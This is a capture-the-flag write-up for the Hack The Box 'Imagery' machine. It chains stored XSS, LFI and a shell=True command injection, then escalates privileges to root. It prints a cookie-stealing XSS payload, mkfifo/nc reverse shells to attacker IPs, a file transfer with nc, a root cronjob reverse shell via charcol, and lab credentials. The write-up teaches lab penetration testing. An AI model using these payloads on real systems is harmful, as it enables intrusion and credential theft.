
HTB Imagery - Writeup
- CTF: Imagery
- Difficulty: Medium
Summary (TL;DR)
To gain a foothold on the server, three web vulnerabilities must be exploited in sequence:
- an XSS to obtain the admin’s session token
- an LFI to analyze the application source code
- an RCE to gain access to the target server
Once inside the server, a pyAesCrypt encrypted backup of the application is brute-forced to laterally escalate privileges, and finally a root shell is obtained by exploiting the Charcol cron job functionality.
NMAP
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
8000/tcp open  http            Werkzeug httpd 3.1.3 (Python 3.12.7)
8888/tcp open  sun-answerbook?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
WEB
Port 8000 hosts an image editing web app. It is possible to register and upload photos. The editing mode is not available yet.
Bug reporting - Stored XSS
There’s a bug reporting form which is viewed by admins. The description field is not sanitazed: a simple payload like <img src="http://{LHOST}/xss"> will make an HTTP request to the attacker server as soon as the admin opens the report in his browser, proving that the vulnerability.
Steal the admin’s cookie
First start a listener python3 -m http.server 80.
The following payload will make a GET request with the cookie.
<img onerror="javascript:fetch('http://10.10.14.37/' + document.cookie)" src="")
Once you get the cookie, replace the one in your browser to become admin and unlock the admin page.
Admin page - LFI
The admin page allows the admin to check logs for every user, which are saved in files.
The request to download the log file is a GET and the filename is specified in the log_identifier query field.
http://imagery.htb:8000/admin/get_system_log?log_identifier=/etc/passwd
The endpoint is vulnerable to LFI. From here we can download the web app source code. The main file can be found at ../app.py.
Code Analysis
Since the LFI vulnerability provides access to the whole file system, we are able to dump and navigate through the whole source code.
By checking the “app.py” imports, we can retrieve the other Python files.
Since the edit is not available for normal users, but only the test user, we need to check 2 things:
- if there are any vulnerabilities in the edit API
- how to become a testing user
Edit API
The file “api_edit.py” offers 5 actions that can be done on images, all of them execute subprocess.run invoking Image Magick from CLI.
original_filepath = os.path.join(UPLOAD_FOLDER, original_image['filename'])
# ... redacted ...
unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)
output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
if transform_type == 'crop':
    x = str(params.get('x'))
    y = str(params.get('y'))
    width = str(params.get('width'))
    height = str(params.get('height'))
    command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
    subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
elif transform_type == 'rotate':
    degrees = str(params.get('degrees'))
    command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-rotate', degrees, output_filepath]
    subprocess.run(command, capture_output=True, text=True, check=True)
elif transform_type == 'saturation':
    value = str(params.get('value'))
    command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"100,{float(value)*100},100", output_filepath]
    subprocess.run(command, capture_output=True, text=True, check=True)
elif transform_type == 'brightness':
    value = str(params.get('value'))
    command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"100,100,{float(value)*100}", output_filepath]
    subprocess.run(command, capture_output=True, text=True, check=True)
elif transform_type == 'contrast':
    value = str(params.get('value'))
    command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"{float(value)*100},{float(value)*100},{float(value)*100}", output_filepath]
    subprocess.run(command, capture_output=True, text=True, check=True)
Since the “crop” mode calls subprocess.run with the shell=True option, we can leverage it to execute arbitrary code by inserting a command in the crop parameters.

This API can be used only by the test user, so we need to understand how to become testuser first.
@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    if 'username' not in session:
        return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
Finding testuser credentials
In many files, including the “app.py”, we can see that the application loads data from a database with the function _load_data() from “utils.py”.
current_database_data = _load_data()
The _load_data() function, loads data from a JSON file, which location is specified in the variable DATA_STORE_PATH in “config.py”.
def _load_data():
    if not os.path.exists(DATA_STORE_PATH):
        return {'users': [], 'images': [], 'bug_reports': [], 'image_collections': []}
    with open(DATA_STORE_PATH, 'r') as f:
        data = json.load(f)
    for user in data.get('users', []):
        if 'isTestuser' not in user:
            user['isTestuser'] = False
    return data
By dumping “config.py”, we can achieve some interesting info.
DATA_STORE_PATH = 'db.json'
# ...
BYPASS_LOCKOUT_HEADER = 'X-Bypass-Lockout'
BYPASS_LOCKOUT_VALUE = os.getenv('CRON_BYPASS_TOKEN', 'default-secret-token-for-dev')
# ...
IMAGEMAGICK_CONVERT_PATH = '/usr/bin/convert'
EXIFTOOL_PATH = '/usr/bin/exiftool'
By exploiting the LFI vulnerability, we can get access to the file “db.json” and dump the hashed passwords for the admin and test users.
"users": [
    {
        "username": "admin@imagery.htb",
        "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
        "isAdmin": true,
        "displayId": "a1b2c3d4",
        "login_attempts": 0,
        "isTestuser": false,
        "failed_login_attempts": 0,
        "locked_until": null
    },
    {
        "username": "testuser@imagery.htb",
        "password": "2c65c8d7bfbca32a3ed42596192384f6",
        "isAdmin": false,
        "displayId": "e5f6g7h8",
        "login_attempts": 0,
        "isTestuser": true,
        "failed_login_attempts": 0,
        "locked_until": null
    }
]
Only the testuser’s hashed password can be found on Crack Station.
We can now login as “testuser@imagery.htb”
RCE
As mentioned before, an attacker can obtain an RCE by inserting commands in the crop parameters.

A PoC can be demonstrated by hosting an HTTP listener on the attacker’s host and cropping the image while changing the “x” parameter to $(curl http://<LHOST>), forcing the target to issue an HTTP request.

I used the mkfifo payload to get a reverse shell on the target.
{
	"imageId":"6a78af4b-a017-4527-9e99-b20356c325fe",
	"transformType":"crop",
	"params":{
		"x":"$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.48 4444 >/tmp/f)",
		"y":0,
		"width":256,
		"height":256
	}
}
Privilege Escalation (Mark)
Recon
Check the cronjobs.
$ crontab -l

# m h  dom mon dow   command
* * * * * python3 /home/web/web/bot/admin.py
The file admin.py contains some credentials.
# ----- Config -----
CHROME_BINARY = "/usr/bin/google-chrome"
USERNAME = "admin@imagery.htb"
PASSWORD = "strongsandofbeach"
BYPASS_TOKEN = "K7Zg9vB$24NmW!q8xR0p%tL!"
APP_URL = "http://0.0.0.0:8000"
# ------------------
In /var/backup/ there’s a backup file called web_20250806_120723.zip.aes.
Brute-force pyAesCrypt file
Since the archive is protected with a password which must be brute-forced, I transferred the file on my host with nc.
# on the target
nc -lnvp 5099 < web_20250806_120723.zip.aes

# on my host
nc 10.10.11.88 5099 > web_20250806_120723.zip.aes
The archive has been encrypted with pyAesCrypt (the file ~/.local/bin/pyAesCrypt is a big hint - found by running env and checking the PATH variable).
I wrote a script to brute-force the archive.

Finally unzip the decrypted archive: unzip web_20250806_120723.zip.
The directory contains an old version of the website. In db.json there’s the hashed password for the user mark@imagery.htb, it can be cracked on CrackStation and used to get access to the user mark.
Privilege Escalation (Root)
Check sudo permissions.
$ sudo -l

# redacted
    (ALL) NOPASSWD: /usr/local/bin/charcol
Charcol is protected by a password, but it can be reset with the flag -R.
sudo /usr/local/bin/charcol -R
After that, spawn an interactive shell.
sudo /usr/local/bin/charcol shell
Start a listener on the attacking machine.
In the charcol shell add a cronjob that spawns a reverse shell as root.
auto add --schedule "* * * * *" --command "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.48 9001 >/tmp/f" --name revsh
After a few seconds, the target opens a connection to the listening port and spawns a root shell.
tags: xss - lfi - web - ctf - rce - privesc